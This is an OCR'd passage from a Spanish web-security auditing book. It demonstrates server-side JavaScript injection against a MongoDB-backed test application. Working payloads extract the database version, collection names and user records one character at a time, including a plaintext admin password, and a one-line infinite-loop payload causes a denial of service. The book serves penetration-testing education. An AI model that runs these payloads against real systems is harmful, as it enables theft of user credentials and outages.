Con la segunda inyección, el sistema no muestra nada, lo que se corresponde con el valor devuelto por la expresión **1>1**, es decir, *false*:




Imagen 7.21: Inyección con el operador relacional "mayor que".

Con estos resultados, podemos determinar que podemos hacer uso de los operadores relacionales junto al proceso de booleanización para extraer la máxima información de la base de datos a través de inyecciones *javascript*.

4.3.1 Extracción de la versión de MongoDB

Muchas veces puede ser útil conocer cuál es la versión del sistema gestor de base de datos sobre el que se apoya el aplicativo web.

Para extraer la versión del sistema gestor de base de datos, podemos utilizar la siguiente inyección *javascript*:

```
';return(db.version()=='3.0.4');var a='a
```

El resultado es el siguiente, y permite determinar que la versión utilizada de sistema gestor de base de datos es la 3.0.4.




Imagen 7.22: Obtención de la versión del sistema gestor de base de datos.

4.3.2 Extracción del número de colecciones de la base de datos

Para extraer el número de colecciones de la base de datos utilizada por el aplicativo web, podemos emplear las siguientes inyecciones *javascript* junto a la búsqueda binaria y proceso de booleanización:

```
';return(db.getCollectionNames().length>1);var a='a
';return(db.getCollectionNames().length>2);var a='a
';return(db.getCollectionNames().length==2);var a='a
```

En este punto podemos determinar que el número de colecciones es 2.

4.3.3 Extracción del nombre de las colecciones

Una vez que sabemos cuántas colecciones existen en la base de datos, el siguiente paso es obtener sus nombres. Para ello, lo primero será conocer la longitud del nombre de las colecciones y después extraer el nombre.

Para conocer la longitud del nombre podemos emplear las siguientes inyecciones *javascript* junto con la búsqueda binaria y el proceso de booleanización:

```
';return(db.getCollectionNames()[0].length > 1);var a='a
';return(db.getCollectionNames()[0].length > 15);var a='a
';return(db.getCollectionNames()[0].length > 10);var a='a
';return(db.getCollectionNames()[0].length ==14);var a='a
```

En este punto podemos determinar que la longitud del nombre de la primera colección es de 14 caracteres.

Para conocer la longitud del nombre de la segunda colección, seguimos el mismo proceso:

```
';return(db.getCollectionNames()[1].length >10);var a='a
';return(db.getCollectionNames()[1].length >5);var a='a
';return(db.getCollectionNames()[1].length ==8);var a='a
```

Vemos como la longitud del nombre de la segunda colección son 8 caracteres.

Para simplificar el proceso, se mostrará únicamente el proceso de extracción del nombre de la segunda colección (para la primera colección el proceso de extracción es idéntico a éste):

```
...
';return(db.getCollectionNames()[1][0] == 'u');var a='a
';return(db.getCollectionNames()[1][1] == 's');var a='a
';return(db.getCollectionNames()[1][2] == 'u');var a='a
';return(db.getCollectionNames()[1][3] == 'a');var a='a
';return(db.getCollectionNames()[1][4] == 'r');var a='a
';return(db.getCollectionNames()[1][5] == 'i');var a='a
';return(db.getCollectionNames()[1][6] == 'o');var a='a
';return(db.getCollectionNames()[1][7] == 's');var a='a
```

En este punto podemos determinar el nombre de la segunda colección de la base de datos *test* es *usuarios*. Por el nombre, parece que puede ser la colección que tenga la información de los usuarios del aplicativo web, así que será la colección que utilizaremos le los procesos sucesivos.

4.3.4 Extracción de la colección de datos

Una vez que sabemos el nombre de las colecciones, el siguiente paso será extraer la colección de datos. Para ello, lo primero es determinar cuántos documentos hay en cada colección. En este caso la colección que usaremos será *usuarios*.

```
;return(db.usuarios.find().length()>10);var a='a
';return(db.usuarios.find().length()>5);var a='a
';return(db.usuarios.find().length()>3);var a='a
';return(db.usuarios.find().length()==2);var a='a
```

En este punto podemos asegurar que la colección usuarios tiene 2 documentos.




Imagen 7.23: Inyección que demuestra la existencia de dos documentos en la colección.

Otra manera para obtener el número de documentos sería mediante la inyección:

```
';return(db.usuarios.count()==2);var a='a
```

Como puede observarse, con la inyección anterior también se puede determinar que la colección utilizada por la aplicación web tiene dos documentos.




Imagen 7.24: La aplicación web tiene dos documentos.

Conociendo el número de documentos, lo siguiente sería determinar la estructura de cada uno de los documentos. Como estamos en bases de datos NoSQL, no existe sentido aplicar el sentido de estructura ya que cada documento dentro de la misma colección puede tener una estructura diferente.

Sin embargo, es posible extraer la información de la base de datos. Para ello usaremos el método **tojsononeline** para obtener el documento como un *string* de JSON, calcular la longitud y extraer carácter a carácter como hemos realizado en los pasos anteriores.

Para extraer el número de caracteres de cada una de las colecciones se pueden utilizar las siguientes inyecciones *javascript*, junto con el proceso de booleanización y búsqueda binaria:

```
...
';return(tojsononeline(db.usuarios.find()[0]).length>10);var a='a
';return(tojsononeline(db.usuarios.find()[0]).length>130);var a='a
';return(tojsononeline(db.usuarios.find()[0]).length==136);var a='a
```

En este punto podemos determinar que la primera colección tiene 136 caracteres.




Imagen 7.25: Inyección para detectar el número de caracteres de la primera colección.

Para extraer el número de caracteres de la segunda colección el proceso sería idéntico:

```
...
';return(tojsononeline(db.usuarios.find()[1]).length>100);var a='a
';return(tojsononeline(db.usuarios.find()[1]).length>120);var a='a
';return(tojsononeline(db.usuarios.find()[1]).length==127);var a='a
```




Imagen 7.26: Inyección para detectar el número de caracteres de la segunda colección.

Por último, conociendo el número de caracteres que forman cada una de las colecciones, sólo quedaría extraer carácter a carácter en cada una de ellas. Así, el proceso de extracción de caracteres para la primera colección se puede realizar con las siguientes inyecciones *javascript* junto con la búsqueda binaria y proceso de booleanización:

```
...
';return(tojsononeline(db.usuarios.find()[0])[0]=='{');var a='a
';return(tojsononeline(db.usuarios.find()[0])[1]==' ');var a='a
';return(tojsononeline(db.usuarios.find()[0])[3]=='"');var a='a
';return(tojsononeline(db.usuarios.find()[0])[4]=='_');var a='a
';return(tojsononeline(db.usuarios.find()[0])[5]=='i');var a='a
';return(tojsononeline(db.usuarios.find()[0])[6]=='d');var a='a
';return(tojsononeline(db.usuarios.find()[0])[7]=='"');var a='a
...
```

En este punto habríamos conseguido extraer de la primera colección los caracteres **{ "_id"**

Si comprobamos cuáles son los caracteres de la primera colección vemos como sí que coinciden los caracteres extraídos con los almacenados en la base de datos:

```
> db.usuarios.find()[0]
{
        "_id" : ObjectId("55ad8aa0761dd811e4ce86a8"),
        "Nombre" : "Amador",
        "Login" : "amadapa",
        "Password" : "amadapa",
        "Rol" : "admin"
}
>
```

Imagen 7.27: Caracteres de la primera colección.

En la siguiente figura podemos comprobar como efectivamente el séptimo carácter de la primera colección se corresponde con la letra minúscula *d*.




Imagen 7.28: Inyección para la extracción del séptimo carácter de la primera colección.

4.4 Denegación de servicio mediante SSJS injection

Utilizando el mismo aplicativo web que en punto anterior vulnerable a SSJS *injection*, podemos realizar un ataque de denegación de servicio inyectando el comando **`while(1)`**. La inyección *javascript* que podemos utilizar para que el servidor de base de datos utilice el 100% de sus recursos en procesar el bucle infinito es la siguiente:

```
';while(1);var a='a
```

Con esta inyección, el servidor se quedará colgado, incapaz de procesar más peticiones hasta que se reinicie de forma manual por el administrador.




Imagen 7.29: Resultado del ataque de denegación de Servicio (DoS).

Este tipo de ataque de denegación de servicio es muy efectivo ya que no tenemos que inundar de peticiones al servidor. Con la inyección *javascript* anterior sería suficiente.

Índice alfabético






Índice de imágenes













Una auditoría web es un proceso largo, extendido y complejo, el cual está compuesto de varios subprocesos. No todo es encontrar una inyección SQL, si no que el proceso está compuesto de descubrimiento de activos, de evaluación de información y leaks, de otro tipo de pruebas que verifican el estado de seguridad de los activos que componen o sustentan las aplicaciones web de tu organización.

En este libro se tratan técnicas avanzadas sobre el *fuzzing* a aplicaciones web, el descubrimiento de leaks en las aplicaciones de la organización que en muchas situaciones suponen pequeñas fugas de información, pero que en otras ocasiones pueden suponer un hackeo y robo de información sensible. Las técnicas de ejecución de código siguen estando en el orden del día y pueden suponer el final del juego en una auditoría web.
Hoy en día las tecnologías NoSQL están cobrando cada vez más importancia, y por ello hay que tener en el radar las técnicas NoSQL Injection. Por otro lado, LDAP Injection o XPath Injection también son importantes, ya que no hay que olvidar que las inyecciones son el Top 1 en el ranking de vulnerabilidades de OWASP.

El lector recorre diferentes escenarios que se puede encontrar en una auditoría web y se enfrenta a diferentes posibilidades. Los escenarios son presentados de forma práctica para un aprendizaje eficiente.

Nivel: Avanzado - **Tipo de Libro:** Guía Profesional - **Temática:** Seguridad

978-84-608-8418-7



0xWORD
www.0xWORD.com